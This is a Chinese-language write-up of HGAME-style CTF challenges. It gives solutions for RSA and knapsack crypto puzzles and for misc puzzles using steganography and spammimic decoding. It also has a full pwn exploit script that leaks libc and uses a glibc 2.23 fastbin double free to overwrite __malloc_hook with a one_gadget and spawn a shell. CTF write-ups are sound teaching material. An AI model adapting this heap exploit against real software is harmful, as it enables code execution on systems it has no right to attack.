3、old_fastnote

2.23的fastbin attack

```
#!/usr/bin/env python3
# Author: w4ngz
# Link: https://github.com/RoderickChan/pwncli
# Usage:
```

```
#     Debug : ./exp.py debug  file
#     Remote: ./exp.py remote file ip:port

from pwncli import *
from LibcSearcher import *
cli_script()

io: tube = gift.io
elf: ELF = gift.elf
libc: ELF = gift.libc
filename = gift.filename

def cmd(i, prompt=':'):
    sla(prompt, i)

def add(idx,sz,cont=''):
    cmd('1')
    sla(':',str(idx))
    sla(':',str(sz))
    sla(':',cont)

def show(idx):
    cmd('2')
    sla(':',str(idx))

def dele(idx):
    cmd('3')
    sla(':',str(idx))

add(0,0x80,"0") #0x100
add(1,0x80,"1")#0x100

dele(0)
show(0)
main_arena_96 = u64_ex(ru('\x7f')[-6:])
leak_ex('main_arna_96')

lb = (main_arena_96 & 0xFFFFFFFFFFFFF000) + (libc.sym.__malloc_hook
& 0xFFF) - libc.sym.__malloc_hook
libc.address = lb
leak_ex("lb")
```

```
add(1,0x60,"1")#
add(2,0x60,"1")#
add(3,0x60,"1")#


dele(1)
dele(2)
dele(1)
# for i in range(7):
#     add(7+i,0x60,"3")#0x100
realloc_addr = libc.sym.realloc  #realloc程序地址
#为了保证one_gadget，需要通过控制realloc的起始地址来控制堆栈
realloc_start = [0x0,0x2,0x4,0x6,0x8,0xb,0xc]
ogg = get_current_one_gadget_from_libc()[3]
print(ogg)
pd=b'\x00'*3 + p64(0)+p64(ogg)+p64(realloc_addr+realloc_start[5])

add(3,0x60,p64(libc.sym.__malloc_hook-0x23))###uaf利用
add(4,0x60,'/bin/sh\0')
add(5,0x60,'11')
add(6,0x60,pd)

cmd('1')
sla(':',str(10))
sla(':',str(0x60))

ia()
```

CRYPTO

1、midRSA

明文太短了。。。

```
m0=13292147408567087351580732082961640130543313742210409432471625281702327748963274496942276607
m = m0 <<208
print(long_to_bytes(m))
```

2、backpack

```
enc=871114172567853490297478570113449366988793760172844644007566824913350088148162949968812541218339
print(long_to_bytes(enc))
```

3、midRSA revenge

已知明文高位，套sage脚本

```
from sage import *

e = 5

n=27814334728135671995890378154778822687713875269624843122353458059697288888640572922486287556431241786461159513236128914176680497775619694684903498070577307810263677280294114135929708745988406963307279767028969515305895207028282193547356414827419008393701158467818535109517213088920890236300281646288761697842280633285355376389468360033584102258243058885174812018295460196515483819254913183079496947309574392848378504246991546781252139861876509894476420525317251695953355755164789878602945615879965709871975770823484418665634050103852564819575756950047691205355599004786541600213204423145854859214897431430282333052121
c=45622131411586708863820720303449463624470661111162172357784872909606923006795813266301862566144713150175868450263938320833284468193969812445918857181352714977229246413953073671761974170494592607563206407212536151643563112184575318655929799335527077981805770297378339158985115911402931029655170145674869891423134483518791755930544026956061332689320474812799925490210291960537036388958113672416409687957317387028080662045408746697035899865473675525702322507814701853710
1
```

```
b=99999002810033577734203106811693308232665325338039056 37<<128


kbits=128
PR.<x> = PolynomialRing(Zmod(n))
f = (x + b)^e-c
x0 = f.small_roots(X=2^kbits, beta=1)[0]
print("x:"+hex(int(x0)))

b = b +int(x0)
print(bytes.fromhex(hex(b)[2:]))
```

misc

1、ek1ng_want_girlfriend

导出http文件，得到ek1ng.jpg，右下角flag

hgame{ek1ng_want_girlfriend_qq_761042182}

2、ezWord


zip解压缩得到两张图片、一个带密码压缩包、一个hit

hit：恭喜你找到了这些东西，现在你离flag只差解开这个新的压缩包，然后对压缩包里的东西进行两层解密就能获得flag了。压缩包的密码和我放在这的两张图片有关。

两张图大小不一样 但是内容看上去一样，考虑水印盲写

```
python bwmforpy3.py  decode 100191209_p0.jpg image1.png out.png
```

得到密码：T1hi3sI4sKey



解出secret.txt

压缩包中也有hit： 你好，很高兴你看到了这个压缩包。请注意：这个压缩包的密码有11位数而且包含大写字母小写字母和数字。还有一个要注意的是，里面的这一堆英文decode之后看上去是一堆中文乱码实际上这是正常现象，如果看到它们那么你就离成功只差一步了。

得到一封信

用这个解https://spammimic.com/decode.cgi

```
籮簍簖机籮板簹籴簌籴粗籴簌粗簹籴粗籴簌簖籴粗簍簌籴籮簌粗籮籬类簼籴粗
```

也就是hit中的中文乱码

```
71 7C 70 7C 6A 7C 76 7C 6E 7C 84 7C 39 7C 74 7C  q|p|j|v|n|„|9|t|
68 7C 82 7C 78 7C 7E 7C 68 7C 7C 7C 39 7C 75 7C  h|‚|x|~|h||||9|u|
7F 7C 6E 7C 68 7C 6A 7C 75 7C 3A 7C 68 7C 7D 7C  .|n|h|j|u|:|h|}|
71 7C 3C 7C 68 7C 7C 7C 6E 7C 6C 7C 7B 7C 3C 7C  q|<|h|||n|l|{|<|
7D 7C 86 7C A0                                   }|†|
```

去掉7c然后脚本都减去差值，有两个正常的7C别丢了

```
a=bytes.fromhex('71706A766E8439746882787E687C39757F6E686A753A687D71
3C687C6E6C7B3C7D86A0')
x=ord('q') - ord('h')
for i in a :
    print(chr(i-x),end='')
```

hgame{0k_you_s0lve_al1_th3_secr3t}